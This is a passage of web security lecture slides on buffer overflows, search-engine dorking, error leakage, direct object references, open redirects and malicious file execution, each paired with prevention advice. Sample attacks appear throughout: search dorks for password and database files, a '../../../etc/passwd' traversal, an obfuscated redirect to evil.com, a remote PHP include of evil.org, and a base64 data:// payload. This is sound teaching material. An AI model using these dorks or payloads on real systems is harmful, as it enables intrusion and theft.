    - » Advantage: Usually combined with other attacks and not “alone”

Buffer overflows

- A process stores data in a buffer, but the data is longer than the available space and overwrites other information
  - → Typically the buffer is located on the stack → very soon the overflow will "hit" the return address → Jumping to arbitrary location (the destination being perhaps the buffer content!)
  - → Usually part of C or C++ code
    - » Cannot happen in Java: Every array/object access is checked!
- Can be very simple to exploit or very complicated
  - → Some (many!) are very deterministic and work every time
    - » Simple: Crash the program
    - » A bit more complex: Execute arbitrary commands
- Will give you the permissions of the program affected
  - → Often the Administrator (root)!
- Approximately 60 % of all application vulnerabilities
  - → Web servers and their programs (plugins) are affected too!

Stack-based buffer overflow



- Program: getDataFromStream(array);
  - → Reads data from the input stream and stores it in the variable
  - → Is "always" at most 3 characters (=16 bit each) long
    - » Plus a 0-byte as the end marker for the string
  - → But here we submit more than 14 bytes, which are carefully crafted and not really "text" at all!
- Solution: getDataFromStream(array,4);

Length of buffer

Stack-based buffer overflow

- The stack grows from high address down towards low ones
- Local variables are used from low addresses up to high ones
  - → Would the local variables be used in the same direction as the stack, a buffer overflow would require “negative” addresses
    - » But which is in C no problem at all …
- Strings are very „useful“ for buffer overflows, as there is almost never a verification that it really **is** text
  - → Exploit: Don’t use “normal” input (e.g. form field) but provide input manually (e.g. opening TCP connection and sending hand-crafted data)
- Basic reason: String storage method
  - → C: A string extends up to the first “0” byte
  - → Java: First byte is length of string
    - » Note: Java is not inherently more secure because of this; it just makes checking the length of the buffer vs. the string easier!

Buffer overflows

- Why is this possible at all? Von Neumann architecture!
  - → Data and program are located in the same memory
  - → Harvard architecture → Code completely separate, usually read-only (ROM/EPROM/…) as well
    - » Note: Self-modifying programs are extremely rarely useful!
- Another reason: Compilation & efficiency
  - → Interpreted programs are usually safe (they check bounds)
    - » As long as the interpreter is correct!
  - → Checking the length takes time
    - » Especially with zero-termination, where the whole string must be interpreted (MBCS → difficult!)
- Most buffer overflows are stack-based
  - → Heap-based overflows exist as well, but are more difficult, as the heap allocation is much more “randomized”
    - » Exploitation techniques are different

Buffer overflows: Exploit problems

- Return address is absolute, but stack address may vary for each program run
  - → Fill stack with “NOP” opcode and a jump at the end and hope, that the return address will land somewhere in there
  - → Jump to a register (requires finding matching opcode somewhere in the data/addresses of the victim program)
- No 0x00 values within the exploit code, as this is the string end (the buffer would not be overwritten completely)
  - → Use alternative commands (mov eax,0 → xor eax,eax)
  - → XOR exploit code with a number not occurring in it
- Exploit variables must be addressed absolutely as well, but the (absolute) position of the data area is unknown
  - → (Relative) Jump to address before string, call to next operation (→ Start address of String is on stack as the “return address”), pop return address (and don’t call ret!)

Buffer overflows: Prevention

- Run servers under lesser permissions → chroot, …
  - → Successful attacks can then "only" affect this one application
    - » And get this user's permissions
- Always check the length of input data
  - → Never ever use gets, strcpy, strcat, scanf, sprintf (and others)!
    - » Use fgets, (strncpy, strncat), sscanf, snprintf
  - → Take care when using "secure" versions of methods
    - » Some only care about "not writing over the buffer", but do not ensure proper 0-termination of results!
      - – Will easily produce overflows in the following uses!
  - → Do not assume that the browser field length is sufficient
    - » Handcrafting the request allows any length!
- Stack canaries
  - → Before the return address is a random number, which is checked before returning → Much more difficult!
  - → Or duplicate of return address after all local variables

Buffer overflows: Prevention

- Use programming languages with automatic boundary checking: Java, C#, (C++)
  - → Attention: C# → Procedures can be marked as "unsafe"
    → No overflow protection then!
- Use special libraries with “safe” functions
  - → Headers+#define / compiler warnings can be very useful here!
  - → Requires changing code to pass buffer length as parameter
- Safe libraries: Replacement libraries with integrated checking of bounds for those functions, which do not check them
  - → Difference to above: Use unsafe functions (without buffer length as parameter!) but determine length from other source
    - » Complex → Must monitor other functions as well
  - → Advantage: No changes in code necessary
- Take care: Pass buffer length in **characters** or **bytes**?

Buffer overflows: Prevention

- Data execution prevention
  - → Mark the stack as "non-executable" → The overflow still happens and the wrong return address is used, but the code must come from somewhere else (e.g. the heap)
    - » If return address points into stack → Exception
    - » Hardware support for this in modern processors!
    - » Not foolproof: Load stack with "fake stack data" for calling system functions to disable the execution prevention
    - » Still allows jumping into any position in the “normal” code
- Split stack: Separate stack for local variables and control information (return address)
  - → Difficult, requires modifications of the software (or recompile)
- Double stack: Execute program twice simultaneously with the stack going in different directions
  - → Stack overflows can only compromise of the two!
  - → Requires two cores/CPUs

Buffer overflows: Prevention

- Use different strings
  - → E.g. in C++ the class std::string
    - » Buffers grow automatically; checks for buffer length
    - » Attention: Extracting a C standard string from it is possible; this is prone to all the normal overflow attacks again!
      - – So you must stay “within” the library
  - → SafeStr library: Library for C
    - » Automatically resizes strings; length is store before the “start”
      - – I.e. at a negative offset → No compatibility problems with other functions exist, they can use them directly (Attention: Modifications?)
    - » Again: You must stay “within” the library
- Use tools to check for the use of unsafe functions
  - → Note: They are not foolproof (false positives/negatives)

Google hacking

- Not an attack as such, but the preliminaries: Searching for vulnerable systems or vulnerabilities on a site
  - → Using a search engine to look for known weaknesses
- Examples:
  - → Looking for version numbers (vulnerable versions of software are known; websites running them will be prime subjects!)
  - → Looking for "weak" code → "Google Code Search"
  - → Search program comments indicating problems
    - » Like: /* TODO: Fix security problems */
- Note: The subject of the attack has no chance at all of noticing this, as his server is not touched at all!
  - → Attacks come "out of the blue"
    - » But not unprepared: Only pages existing for a “long” time (typical indexing time: 2-3 weeks!) can be found
    - » Usually the vulnerability is older too

Google hacking

- Requires advanced Google operators:
  - → link: Search within hyperlinks
    - » With certain words hinting at interesting pages
  - → cache: Displays the page as it was indexed by Google
    - » Turn off image loading and you will not be logged on the server!
  - → intitle: Within the title tag
    - » Directory listings: intitle:index.of
      - – Better: intitle:index.of “parent directory”; intitle:index.of name size
  - → inurl: Within the URL of the web page
    - » Webcams: inurl:"ViewerFrame?Mode=" inurl:"/axis-cgi/jpg/image.cgi?"
  - → filetype: Only files of a specific type (no colon → filetype:doc)
    - » MS SQL server error: "A syntax error has occurred" filetype:ihtml
- Note: Such operators exist for most search engines
  - → This is **not** a Google-specific problem!

Google Hacking: General targets

- Looking for specific vulnerabilities
  - → Version numbers, strings, URLs, …
- Error messages with too much information
  - → Before “lockdown”, which logs errors and shows a simple message to the user only
- Files containing passwords
  - → For offline breaking
- Logon pages
  - → Where to actually attack
  - → Title/content may give away information about limitations to passwords, method of storage, security precautions, …
- Vulnerability information
  - → All kinds of logs (web servers, firewalls, …)
  - → May also contain information about the internal network


Google hacking: Examples

- Searching for password lists (very old vulnerabilities!):
  - → inurl:/_vti_pvt/users.pwd
  - → inurl:/_vti_pvt/administrators.pwd
  - → inurl:/_vti_pvt/service.pwd
  - → Still requires to break passwords, but this can be done offline!
- HP JetDirect: Printers with an included web server
  - → inurl:hp/device/this.LCDispatcher
    - » Note: These web pages typically cannot be changed at all!
    - » Only access can (and should!) be impossible form the Internet
  - → Searching by title (model numbers) or strings (handbook, questions, …) would not be successful here!
- Login portals of routers
  - → intitle:"Cisco Systems, Inc. VPN 3000 Concentrator“
  - → Only shows where to attack; passwords must still be guessed!
    - » But: Try passwords of producer; often the same for all appliances

Google hacking: Examples

- VNC viewers (Java client: Port 5800; server: Port 5900):
  - → intitle:VNC inurl:5800
    - » Depending on page title the version/product can be distinguished
- Webcams (Axis):
  - → intitle:"Live View / - AXIS"
    - » Title can be used for further restriction, e.g. the model used
- Server version:
  - → intitle:index.of server.at
    - » Example result at bottom of page: “Apache/2.2.9 (Debian) mod_ssl/2.2.9 OpenSSL/0.9.8g Server at www.????? Port 80”
      - – mod_ssl/OpenSSL version might also be **very** interesting!
  - → Also the default test pages (after installation) often remain accessible even after installing the final website
    - » intitle:welcome.to intitle:internet IIS (see next slide!)
- Looking for know-vulnerable cgi files
  - → inurl:/random_banner/index.cgi

intitle:welcome.to intitle:internet IIS



Google hacking: Examples

- MySQL database dumps
  - → "# Dumping data for table (username|user|users|password)" -site:mysql.com -cvs
- phpMyAdmin: Database administration tools
  - → intitle:phpMyAdmin “Welcome to phpMyAdmin ***” “running on * as root@*”
- Registry dumps
  - → filetype:reg reg HKEY_CURRENT_USER username
- Looking for code/passwords (often contains cleartext pwds!)
  - → filetype:inc intext:mysql_connect
- Printers/Faxes:
  - → inurl:webArch/mainFrame.cgi
- UPS:
  - → intitle:"ups status page"

Google hacking: Cache

- The cache gives you access to old/removed content
  - → Which might still be applicable!
- Attention: Surfing the cache will still touch the server
  - → E.g. images are loaded from the “source”
- Way around: View the text-only version
  - → Add “&strip=1” to the search URL

Google Hacking: Prevention

- Make sure that “private” computers are not accessible from the “public” internet
  - → Use a firewall (packet filter alone might be insufficient)
- Automated tools available : E.g. SiteDigger
  - → Can also be used on your own pages to look for "weaknesses“ (verification)!
- Check what Google (and others) know about your site
  - → site:www.mysite.com
  - → Is this **only** what **should** be accessible to everyone?
- Use "robots.txt" to limit web crawlers to "relevant" pages
- Captchas/Remove from Google index (→ Desirable?)
  - → Not that easy and/or quick!
  - → Requires often extensive measures (removal of page + notification of Google + wait for index)

Google hacking: Legal aspects

- The site is not attacked at all in this stage
  - → Just some information is collected
  - → The information is gathered from public sources
- In contrast to other attacks, this is legal in most countries!
  - → Too far away from a concrete attack
    - » When trying it out on the real server (even if unsuccessful!), this is typically a punishable offence!
  - → Note: UK and USA are notable exception!
    - » "Unauthorized access" is an offence
- BUT: If something happens, this can be used as evidence
  - → Also, it is a very good evidence to prove intentionality
    - » When explicitly looking for weaknesses, you can later hardly claim that you sent a special request "accidentally" …
  - → Note, that finding evidence of Google hacking is difficult
    - » Requires access to your computer or log files of intermediaries (like proxies, wiretapping at the ISP, …)

Error messages

- Web applications usually report detailed information on errors encountered during their execution
  - → This is a significant information leak!
  - → No vulnerability itself, but allows deducing/exploiting others!
  - → Attackers may gain a lot of information
    - » Disk layout (paths), Database layout (tables, queries), Stack traces, "File not found" vs. "Access denied“
- Similar to Google hacking:
  - → This is not a security problem in itself
  - → But it gives away information:
    - » What security problems exist
    - » How to exploit them, if one is known
    - » Which other avenues might be interesting (e.g. admin E-Mail)
- But: This information is often indispensable for finding the problems (bug-fixing by programmers, but also help lines!)

Error messages: Examples of leaked information

- Local file/path names: Allows predicting where a file would be physically (important for “blind” attacks!), OS, …
  - → Backups, temporary files, configuration files, unlinked files, …
- Server configuration
  - → Example: phpinfo() → Shows detailed information on what modules are installed, version numbers, paths, …
- Environment values: Path, security settings, OS, …
- Exact time: Can be important regarding cryptography
  - → General time (minutes) is no problem
    - » But avoid seconds precision, if possible
- (SQL) query structure: table/column names, exploitable query structure, missing quotes, etc.
- Comments left in the public part
  - → “<!-- TODO: Fix security issue here -->” → Bad idea!
- Stack traces: Internal program structure (→ buffer overflows!)

Good error messages

- They should include the following information:
  - → That a problem occurred
  - → Why the problem occurred
  - → How to fix the problem
- BUT: In terms of the user, not of the developer!
- Therefore:
  - → No technical internals (why, how)
  - → Better too little information than too much
    - » Example: Don't tell that the password was wrong, say that "username/password could not be validated"
  - → Try to do away with the message
    - » Program for automatic recovery
    - » Take explicit care of the difficulty, don't depend on a generic error page, unless constructed specifically
      - – It might show inappropriate things!

Good error handling

- But how to keep the information for the developers?
  - → Provide two versions of error message display
    - » For debugging → Turn all output options on
      - – Or use a development environment with auto-break on errors, …
      - – Show as much information as you need/want
    - » For release → Turn all output options off!
      - – Make sure to use a framework and a generic solution
      - – Individual solutions → Some will be forgotten
  - → Make sure, that public versions always use the release
    - » E.g. big message on home page “Development version”
  - → Use a logging framework
    - » Allows centralized logging in various details
- Show an individual page with only the necessary information
  - → Pre-created to explain the problem to the user
  - → See previous slide!

Good error handling

- As fallback return a default page stating "An error occurred“
  - → Detailed information should be logged
    - » As extensive as possible, perhaps even creating new log files
      - – But beware of DoS attacks through this!
  - → An alert should be sent to the admin
    - » E.g. by E-Mail (beware of security! → encryption?)
  - → The output page may not include any "offending" user input or any internal data
    - » XSS reflection vulnerability/information leak!
  - → Should always look exactly the same!
    - » Small differences → This is again information disclosure!
    - » Password recovery page example: Showing “password was sent” or “Username/E-Mail was invalid” allows testing for valid account names or E-Mail addresses
    - » Access problem example: “access denied” vs. “file doesn’t exist” allows finding presence/absence of files and directory structure

Error messages: How to handle them

- Provide error handlers
  - → Good approach, but typically does not cover all problems
- Use specific exception handlers
  - → Allows individually coping with problems
- At the outermost possible place put an all-encompassing default exception handler
  - → For everything slipping through → This should catch it!
- Do **not** put the exception (its text/content/…) into error page
  - → You don't know what's in there (→ XSS!); see previous slide
  - → Class, line number etc may be in there (but …)!
- Use web server plugins filtering such information
  - → Attention: Good, but not perfect!
  - → May work for suppressing such pages or filtering out content
- Take care of resource exhaustion → Denial of Service
  - → Use "finally" clauses if available

Error messages: How to handle them

- Beware of default pages of web servers
  - → Typically they show much too many details!
- Ensure that all similar paths return exactly the same error
- Make sure that all paths return the result in the same time
  - → Or: Impose random delays for all paths
    - » Except perhaps the successful one
- Investigate the difference between errors in the code, the framework, and the web server
  - → All should be handled in the same way
  - → Add a default error handler for framework and server
- Override default error pages
  - → Don’t return “naked” 404s (page doesn’t exist), but a 200 (OK) with normal HTML telling the user that the page doesn’t exist
- Don’t provide internal contact information in messages
  - → Or any information usable for social engineering, like names

Detecting information leakage

- Fuzzing tools: Sending incorrect/arbitrary data
  - → Will often produce error messages
    - » Automatic search for dangerous elements (input, error codes, stack traces, …)
    - » Manual review for other information
- Static analysis tools: Looking for API uses, which are known to be problematic
  - → E.g. System.err.println(exception.toString());
- Manual code review and testing
  - → Coverage is a problem here

Insecure direct object reference

- Precondition: Authorized system user
- Attack: Changing a parameter which signifies some object
  - → For which this user is not authorized!
- Success: User can still access this object
- Basic idea:
  - → Object access is verified on page generation
    - » Only those IDs are listed, which the user is authorized for
  - → The object ID is passed as a form parameter
    - » Actual name, key, number etc.
  - → It is validated whether the user is generally authorized
  - → It is NOT validated, whether the user may access this object when he/she actually accesses it!
- Result: Access to some object + knowledge of the ID = access to any object
  - → Note: You can e.g. just try all possible IDs!

Insecure direct object reference: Path traversal as direct example

- Some input is used to construct a pathname, which should be underneath a certain parent directory
  - → „Locking into a subdirectory“
- Basic issue: The user can specify a resource (the path) directly (through its name)
- Example:
  - → my $path=“/users/cwe/profiles/” . param(“user”);
    open (my $fh,”<$path”) || ExitError(“Profile read error: $path”);
    while(<$fh>) { print “$_”; }
  - → Pass in “../../../etc/passwd”
  - → Results in sending /users/cwe/profiles/../../../etc/passwd
    - » Which is actually “/etc/passwd”, i.e. all passwords/users!
- Solution:
  - → Canonicalization + checking where the file is
  - → Mapping of fixed values (list of 1..N; what this user may access) to the actual files

Insecure direct object reference: Indirect example

1. Produce the file list
   - → List list=getAllFiles();
     foreach(list as l) {
       if(isAccessible(l)) {
         print(´´+l.name()+´´);
       }
     }
2. Access the file
   - → id=GET[´id´]; streamFile(id);
- Exploit this code by manually sending
  - → GET /getFile?id=anyNormallyNotAccessibleId
- Solution:
  1. List list=getAllAccessibleFiles() + **non-global ids**
     2. Requires an additional mapping to the “global” id!
  2. if(checkAccess(currentUser,id)) streamFile(id);

Insecure direct object reference: Consequences


- Any user with a minimum of privileges can access all data
  - → A kind of “elevation of privilege”
- Unless the ID space is very sparse, complete enumeration of all IDs (=objects) is possible
  - → Complete data content is disclosed
- Especially dangerous regarding files
  - → “Click on box to select file to download”
  - → If the file is identified by its filename, attackers can download any file on the system the web server may read!
- In extreme cases, authorization is not required at all, the knowledge of the ID alone is sufficient
  - → Similar to session ID guessing; but object IDs are typically much easier (sequential), than session IDs (e.g. hashes)
  - → But then the web application is **very** defective!

Insecure direct object reference: Detection

- Manual inspection:
  - → Direct references to resources:
    - » Authorization check must happen on actual access
  - → Indirect references (mappings):
    - » Verification that the mapping only contains values the user is authorized for
- Code reviews and testing
  - → Problem: Coverage
- Fuzzing: Automated tools trying slightly modified parameters
  - → This is typically not done, as they cannot detect what needs protection and whether the access was successful
- Best approach: Prevention
  - → Write code so that such problems don't exist!

Insecure direct object reference: Prevention

- Ensure protection for every user-accessible object
  - → This includes every resource, not only programming-objects!
- Per-session or per-user indirect references
  - → Get a list of all objects
  - → Number them sequentially (or by random numbers)
  - → Send the number to the client & receive it
  - → Look the number up in the table (ensuring a valid index)
  - → Access the object
- Check access at the time and place of actual access
  - → Check when the object is retrieved from the storage (DB), whether the user may access this object
  - → Check directly before initiating an action on an object
- Mitigation: Use long and random (cryptography) IDs
  - → Makes it difficult (but not impossible!) to guess valid IDs



Insecure direct object reference

- Very dangerous attack and quite common
- Comparatively easy to protect against
  - → Just make sure to …
    - » check permissions every time
    - » put the check in the correct place: on actual access
- No support by framework possible
  - → They can't know when access must be checked
- Use established practices, like MVC (Model-View-Controller)
  - → The model "owns" and hides the data
  - → It only gives access to or manipulates it, **if** an access check has been performed successfully
    - » Problem: How to pass the current user/authorization/…
  - → Alternative: The controller does all access checks
    - » Problem: Ensuring that all paths do it correctly

Unvalidated redirects and forwards

- The user is redirected to another page, but the target of the redirection is not adequately verified (→ "unvalidated"!), so an arbitrary target can be specified
- Typical uses:
  - → Present users with a link to a reputable site, but use the redirect problem on that site to send them to an attacking site
    - » Trying to get the users trust to enter some data (→ phishing!)
  - → Use the forward to direct a session to a page "behind" a validation page
- More dangerous than it looks!
  - → Although the link looks ok, the "wrong" URL will show up in the browser bar (and be set for same-origin policy)
    - » But what about subframes/iframes, images, applets/flash?
      - – E.g. introducing fake articles/messages on news/stock sites!
  - → Combination with exploits, where viewing a page (which users would hardly visit by intention!) is sufficient for infection

Unvalidated redirects and forwards Examples

- Redirect to another site:
  - → Go to good.com
- Bypass authentication:
  - → http://www.vulnerable.org/login.jsp?target=admin.jsp
- Users can do little or nothing against this attack, as the URL can be hidden/obfuscated very well!
  - → http://www.vulnerable.org/security/advisory/23423487829/../../../redirect.asp%3Ftgt%3Dhttp%3A//www.evil.com/security/advisory/password_recovery_system
    - » Real link: http://www.vulnerable.org/redirect.asp?tgt=http://www.evil.com/security/advisory/password_recovery_system

Unvalidated redirects and forwards Detection

- Code review for all places, where redirect are used
  - → Redirect initiated/selected by users are no problem as such
    - » They must not be able to set destination to an arbitrary page
  - → Check how the target is constructed:
    - » Any parameter involved? → Sufficiently validated?
- Spidering the complete site
  - → Do any redirects occur?
    - » HTTP response codes 300-307, typically 302
  - → Investigate parameters immediately before redirect
    - » Do they include the target URL or any piece of it?
    - » If yes, modify them and look to which page this will take you
- Check all parameters whether they look like a part of an URL
  - → This looks for more general problems, but will also catch the redirects!

Unvalidated redirects and forwards Prevention

- Do not use redirect and forwards
  - → If you need to direct to another page, do this on the server and just render a different content
    - » CMS often only have a “single” page with varying content
    - » Take care: Bookmarks, back-button, …
- Do not use any parameters when redirecting
  - → Use a server-internal state for deciding the target
  - → The server and only the server should decide the destination!
- If unavoidable check
  - → that the parameter is valid (e.g. only relative, no paths, …)
    - » Sanitizing/canonicalization!
  - → that the user is authorized for the destination
    - » Or check on every page at the start, whether this user should be allowed to see this page; if not → redirect to start/login page
  - → Use a mapping value instead of URLs or path elements

Malicious file execution

- A file is placed on the web server (or already there) and executed at the request of the attacker
  - → Typically a problem of PHP, but not tied to it
    - » Also exists for .NET, J2EE, …
  - → Even more dangerous: Remote malicious file execution
    - » Execute a file from somewhere in the Internet
- Basic problems:
  - → Some unverified input is used for file or stream functions
    - » Any kind of parameter which will be used as part of a filename
  - → Uploaded files are not checked sufficiently
    - » Upload images → But what if the images is “index.php”?
- Result: Remote code execution
  - → Installing a rootkit, executing arbitrary code exactly as the web application can, call OS functions, …
    - » Note: PHP has SMB-support built-in → access to local file servers (other than the webserver!) is possible

Malicious file execution: Examples

- XML file is uploaded, which contains a remote DTD
  - → This remote file is loaded by the XML parser and interpreted
- Include statements contain parameters
  - → include $_REQUEST['filename’];
    - » Any existing file on the server will be executed
    - » Depending on the PHP configuration, the filename might be an URL pointing to any server on the world!
      - – Resulting in “include http://www.evil.org/attack.php;” being executed
- Uploaded files are written to the disk
  - → Check to not overwrite something important
    - » Don’t forget to verify the path as well!
- Some commands can be uploaded
  - → Example: Upload a MS Office document and get it to being opened → Macros will be executed!
  - → Or: Upload any file with “wrong” values, causing “actions”

Malicious file execution: Detection

- Code inspection: Checking all file open/include/create/delete … operations for the source of the filename
  - → Static text? Good!
  - → Variable: Where is this variable set or modified?
- Automatic checks: Mostly work only as long as complete filenames are passed as parameters
  - → Parameter is used as a part of a filename → Very difficult!
- Tainting: User input is followed through the execution
  - → Whenever external input influences a variable, it becomes "tainted" for the future
  - → Requires checking, where tainted content is allowed
    - » Or what to do then, e.g. specific output escaping
  - → Problem: Memory and speed overhead required
    - » So perhaps better for test-runs than for production
      - – Problem: Coverage

Malicious file execution: Prevention

- Virus scanning
  - → To make sure you won't distribute anything dangerous
- Size checks
  - → Prevent DoS attacks as well, e.g. in image checking (see below!) or disk space exhaustion
- File type verification
  - → Extension verification alone is not sufficient!
  - → Actual file structure should be verified
    - » E.g. image: Load as image data and write in same/other format
    - » Protects also against files exploiting image handler problems, which can cause image files to be executed
      - – Incorrect code then because of resampling/…
  - → Adding the correct extension is not sufficient!
    - » Send the filename "attack.php%00" → "attack.php\0.jpg"
    - » Results in the "desired" filename, as '\0' is the string termination!

Malicious file execution: Prevention

- Use a mapping for determining files to execute
  - → Don’t pass filenames to then client, but only their index in a server-side mapping
    - » Make sure that only (for this user!) allowed files are in the map
- Use server-determined random names for uploads
  - → Includes path sanitation/canonicalization/checks
  - → Make sure, everything is uploaded to a safe base directory
    - » And that the upload can never be put anywhere else!
- Output encoding: When sending an image, make sure it will be sent as binary data and not interpreted
  - → E.g. apache will not interpret “.jpg”, but send it directly
- File system access control rights
  - → Upload directory → Read & Write, No Execute
- Firewall rules disallowing outbound connections
  - → Typically not that easy, not even for dedicated web servers …

Malicious file execution: Prevention

- chroot jail/sandbox: More of a general security measure
  - → Ensure, that if a problem occurs, it is restricted to the web server alone
  - → Specific access rights/restrictions to ensure that no access is possible to “external” files
    - » May contain resource limits too
      - – CPU, bandwidth, disk quotas, firewall rules, …
  - → Result: The webserver/application can be compromised, but the other programs/data on the server are unaffected
    - » Also: Other (local) servers will not be affected or accessible
  - → Will not prevent existing (=inside) or upladed files from being executed when they should not be
    - » But what these files can do then is severely restricted

PHP specifics

- Check protocol in detail
  - → zlib:// + ogg:// are allowed even if allow_url_fopen is disabled!
- Check for data wrappers:
  - → data://text/plain;base64,PD9waHAgcGhwaW5mbygpOz8+
    - » Decoded: <?php phpinfo();?>
      - – See http://www.php.net/manual/en/wrappers.data.php
    - » Not restricted by allow_url_fopen, but by allow_url_include
- allow_url_fopen: Default is 1 (on/allowed!)
  - → Allows accessing URLs like files
- allow_url_include: Default is 0
  - → Allows including files from URLs
    - » Include, include_once, require, require_once
- If possible at all:
  - → Disable allow_url_fopen, allow_url_include, register_globals
  - → Use E_STRICT (no uninitialized variables)

CSS hacking

- Cascading Style Sheets: Describe how to show web content
  - → This doesn't sound very dangerous…
- But: CSS may contain JavaScript code
  - → To be executed on occurrences of an element
- Also: CSS display alone might be interesting
  - → Information leaks!
- Additionally: CSS is often used in combination with other attacks, e.g. to hide malicious frames, clickjacking, …

CSS and JavaScript

- Test
  - → Will be executed when the page is loaded
  - → Note: IE specific
    - » Will trigger the IE warning bar (at least in v9)!
- External stylesheets may also do this
  - → <style>@import “style.css”;</style>
    - » Note: Hiding through encoding: <style>@\69\6d\70\6f\72\74 “…
    - » The stylesheet itself can also be encoded to be “unreadable”
- CSS or scripts can be loaded dynamically by JavaScript
  - → Create new “link”/“script” DOM element & add it to page tree
    - » var cssFile=document.createElement(„link“);
      cssFile.setAttribute(„rel“,“stylesheet“);
      cssFile.setAttribute(„type“,“text/css“);
      cssFile.setAttribute(„href“,filename);
      document.getElementsByTagName("head")[0].appendChild(cssFile);

Clickjacking (=UI redressing)

